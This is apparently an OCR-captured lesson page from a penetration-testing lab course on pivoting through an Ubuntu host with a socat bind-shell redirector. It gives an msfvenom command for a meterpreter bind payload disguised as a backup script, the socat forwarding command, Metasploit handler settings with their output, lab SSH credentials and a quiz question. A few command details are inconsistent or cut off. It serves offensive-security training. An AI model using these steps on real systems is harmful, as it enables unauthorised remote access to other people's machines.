
Socat Redirection with a Bind Shell

Similar to our socat's reverse shell redirector, we can also create a socat bind shell redirector. This is different from reverse shells that connect back from the Windows server to the Ubuntu server and get redirected to our attack host. In the case of bind shells, the Windows server will start a listener and bind to a particular port. We can create a bind shell payload for Windows and execute it on the Windows host. At the same time, we can create a socat redirector on the Ubuntu server, which will listen for incoming connections from a Metasploit bind handler and forward that to a bind shell payload on a Windows target. The below figure should explain the pivot in a much better way.



We can create a bind shell using msfvenom with the below command.

Creating the Windows Payload

Creating the Windows Payload

```
ipp@htb[/htb]$ msfvenom -p windows/x64/meterpreter/bind_tcp -f exe -o backupscript.exe LPORT

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 499 bytes
Final size of exe file: 7168 bytes
Saved as: backupjob.exe
```

We can start a `socat bind shell` listener, which listens on port `8080` and forwards packets to Windows server `8443`.

Starting Socat Bind Shell Listener

Starting Socat Bind Shell Listener

```
ubuntu@Webserver:~$ socat TCP4-LISTEN:8080,fork TCP4:172.16.5.19:8443
```

Finally, we can start a Metasploit bind handler. This bind handler can be configured to connect to our socat's listener on port 8080 (Ubuntu server)

Configuring & Starting the Bind multi/handler

Configuring & Starting the Bind multi/handler

```
msf6 > use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set RHOST 10.129.202.64
RHOST => 10.129.202.64
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > run

[*] Started bind TCP handler against 10.129.202.64:8080
```

We can see a bind handler connected to a stage request pivoted via a socat listener upon executing the payload on a Windows target.

Establishing Meterpreter Session

Establishing Meterpreter Session

```
[*] Sending stage (200262 bytes) to 10.129.202.64
[*] Meterpreter session 1 opened (10.10.14.18:46253 -> 10.129.202.64:8080 ) at 2022-03-07 17

meterpreter > getuid
Server username: INLANEFREIGHT\victor
```

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Get VPN Key

Target: Click here to spawn the target system!

SSH to with user "ubuntu" and password "HTB_@cademy_stdnt!"

+ 1 What Meterpreter payload did we use to catch the bind shell session? (Submit the full path as the answer)

Submit your answer here...

Submit

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∞ / 1 spawns left